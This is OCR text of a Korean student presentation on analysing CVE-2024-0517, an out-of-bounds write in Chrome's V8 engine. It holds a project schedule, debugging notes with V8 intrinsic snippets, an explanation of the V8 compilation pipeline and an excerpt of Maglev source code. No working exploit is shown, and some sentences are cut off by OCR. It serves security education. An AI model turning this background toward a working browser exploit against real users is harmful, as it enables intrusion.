

# 입문자가 바라보는 취약점 분석


발표자: 화이트햇 스쿨 2기 성민균,박도영





# 목차


# 팀 구성의 시작



| 내용 | | 5월 | | | | | 6월 | | | | 7월 | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | 1 | 2 | 3 | 4 | 5 | 1 | 2 | 3 | 4 | 1 | 2 |
| 사전조사 | 자료 수집 및 개념 정리 | | | | | | | | | | | |
| 취약점 분석 | 환경설정 | | | | | | | | | | | |
| | Root cause 분석 | | | | | | | | | | | |
| | 정적 분석 및 동적 분석 | | | | | | | | | | | |
| 익스플로잇 개발 | exploit primitive 이해 | | | | | | | | | | | |
| | mitigation 우회 및 exploit 작성 | | | | | | | | | | | |
| 문서화 | 격주 보고서 | | | | | | | | | | | |
| | 중간 보고서 | | | | | | | | | | | |
| | 최종 보고서 | | | | | | | | | | | |
| 발표 | 중간 발표 | | | | | | | | | | | |
| | 최종 발표 | | | | | | | | | | | |

# 팀 구성의 시작

정상수 멘토님




김민정 PL님




POC SECURITY


# 취약점 분석이란?



# 취약점 분석이란?

취약점 분석 = 끝이 없는 노력






POC SECURITY

# 타깃 선정




# 타깃 선정 이유

## CVE-2024-0517(OOB Write Chrome V8)

- Chrome V8의 경우 C++ 언어를 사용 => 저수준 메모리 조작 가능 & 운영체제 연계 이해 가능
- Chrome은 웹 브라우저 시장 점유율이 매우 높음 => 취약점 발생 시 영향력이 매우 큼

- Opensource 라서 분석할 때 보다 용이

# How to deal with issues in team



2024.05.29. 오전 11:03

2024/05/29

Done

- 동적 분석 진행중

Todo

- 동적 분석 이어서 하기

Issue

- 메모리에서 객체 및 그 뒤의 변화를 디버거로 확인하고싶은데, 객체 생성을 new B();로만 하면, DebugPrint를 어떻게 할지 모르겠음.
  => 이것은 우선 객체의 메모리 주소를 알아야 디버거에서 해당 메모리 주소를 볼 수 있어서 생기는 의문.

- 그래서 사진과 같이 처음에 최적화 전 let b = new B(); 를 진행하면서 % SystemBreak(); 로 gc(); 전 후에 브레이크를 걸고 메모리 변화
  서 브레이크가 제대로 안걸린 것인지, 사진처럼 나오는게 변화 자체인지 모르겠음.

(수정됨)

```
% PrepareFunctionForOptimization(B);
let b = new B();
% DebugPrint(b);
% OptimizeMaglevOnNextCall(B);
new B();

eval('');
```

```
% PrepareFunctionForOptimization(B);
new B();
% OptimizeMaglevOnNextCall(B);
new B();

eval('');
```

위와 같이 디버깅 하면 new B(); 에서 생성한 객체 찾는 방법을 알 수없음.

2024/05/29 메시지 13개 ›

스레드에 새 메시지가 없어요.

V8의 작동방식

사진 출처 : JSConf EU 2017에서 발표한 Franziska Hinkelmann님의 자료

### 1.Parser

V8 Engine은 자바스크립트 소스코드를 가져와서 parser에게 보낸다.

parser는 날말 분석 이라는 과정을 통해 코드를 토큰으로 분해한다.

1. ex) ar a = 5 → ['var', 'a', '=', '5']

▸ **날말 분석 혹은 어휘 분석(Lexical analysis)**

### 2.AST (Abstract Syntax Tree)

Parser에서 분해된 토큰을 바탕으로 AST tree를 생성

(파싱로 진행했었기 때문에 실명은 생략)

### 3.Interpreter Ignition -> Bytecode

AST에서 나온 코드가 인터프리터(Ignition)에게 전달된다

var 호이스팅은 이 단계에서 이루어진다.

인터프리터인 Ignition에서는 코드를 빠르게 AST를 Bytecode로 중간 변역하고 실행시킨다.

▸ **호이스팅**

▸ **Bytecode**

Ignition을 개발할 때는 모든 소스를 한번에 해석하는 컴파일 방식이 아닌 한줄씩 실행될때마다 해석하는 인터프리터 방식을 채택하여 3가지 이점을 가져가고자 했다.

**1.메모리 사용량 감소**

자바스크립트 코드에서 기계어로 컴파일 하는 것보다 바이트 코드로 컴파일 하는게 더 편하다

**2.파싱시 오버헤드 감소**

바이트 코드가 간결하기 때문에 다시 파싱하기 편리합니다.

**3.컴파일 파이프 라인의 복잡성 감소**

Optimizing 이든 Deoptimizing 이든 바이트 코드 하나만 생각하면 되기 때문에 편하다.

### 4.Bytecode 실행 -> TurboFan -> Optimized

코드를 진희하여 Bytecode를 생성 및 실행합니다. V8 Engine은 런타임 과정 중 Profiler에게 지속적인 프로파일링(함수나 변수들의 호출 빈도와 같은 데이터를 모으라고 시킵니다)을 통해 Hot spot 즉 빈목

▸ **프로파일러**

### 5.컴파일러는 프로파일러에게 전달받은 내용을 토대로 기계어로 변환하여 최적화를 진행

최적화 가능한 부분을 찾으면 Profiler은 이를 컴파일러에게 전달하고, 컴파일러는 인터프리터에 의해 실시간으로 원사이트가 구동되는 동안 필요한 부분을 기계어로 변환하여 최적화를 진행한다.

과연 코드를 TurboFan(최적화 컴파일러)으로 보내 최적화 컴파일을 진행합니다.

+만약 최적화 컴파일을 진행했더라도, 변수의 타입이 바뀐다든지 같은 동적 환경의 변수에 따라 네이티브 코드를 다시 바이트 코드로 Deotimizing 하기도 합니다.

Deoptimizing된 코드도 상황에 따라서 얼마든지 다시 최적화 컴파일링되기도 합니다.

### 6.최적화한 코드를 수행할 차례가 되면 bytecode 대신 Optimized code가 실행

최적화 코드를 수행할 차례가 다가오면 Bytecode 대신 컴파일러가 변환한 최적화된 코드가 그 자리를 대체하여 실행된다.

최적화 기법으로는 히든 클래스(Hidden Class)나 인라인 캐싱(Inline Caching)을 예로 가지 기법을 사용합니다. 히든 클래스는 비슷한 놈들끼리 분류해놓고 가져다 쓰는 것, 인라인 캐싱은 자주 사용되는 코

출처: velog, lemon.log, [web] v8엔진이 대체 뭐야?


# 사전 지식 - V8이란?


# 분석을 시작하며


```
9922    current_for_in_state = ForInState();
9923    switch (hint) {
9924      case ForInHint::kNone:
9925      case ForInHint::kEnumCacheKeysAndIndices:
9926      case ForInHint::kEnumCacheKeys: {
9927        // Check that the {enumerator} is a Map.
9928        // The direct IsMap check requires reading of an instance type, so in
9929        // order to avoid additional load we compare the {enumerator} against
9930        // receiver's Map instead (by definition, the {enumerator} is either
9931        // the receiver's Map or a FixedArray).
9932        auto* receiver_map =
9933            AddNewNode<LoadTaggedField>({receiver}, HeapObject::kMapOffset);
9934        AddNewNode<CheckDynamicValue>({receiver_map, enumerator});
9935
9936        auto* descriptor_array = AddNewNode<LoadTaggedField>(
9937            {enumerator}, Map::kInstanceDescriptorsOffset);
9938        auto* enum_cache = AddNewNode<LoadTaggedField>(
9939            {descriptor_array}, DescriptorArray::kEnumCacheOffset);
9940        auto* cache_array =
9941            AddNewNode<LoadTaggedField>({enum_cache}, EnumCache::kKeysOffset);
9942        current_for_in_state.enum_cache = enum_cache;
9943
9944        auto* cache_length = AddNewNode<LoadEnumCacheLength>({enumerator});
9945
9946        MoveNodeBetweenRegisters(interpreter::Register::virtual_accumulator(),
9947                                 cache_type_reg);
9948        StoreRegister(cache_array_reg, cache_array);
9949        StoreRegister(cache_length_reg, cache_length);
9950        break;
9951      }
```



# 사전 지식 - Pipeline








https://www.youtube.com/watch?v=xckH5s3UuX4&list=LL&index=3



POC SECURITY

# 사전 지식 - Allocation Folding



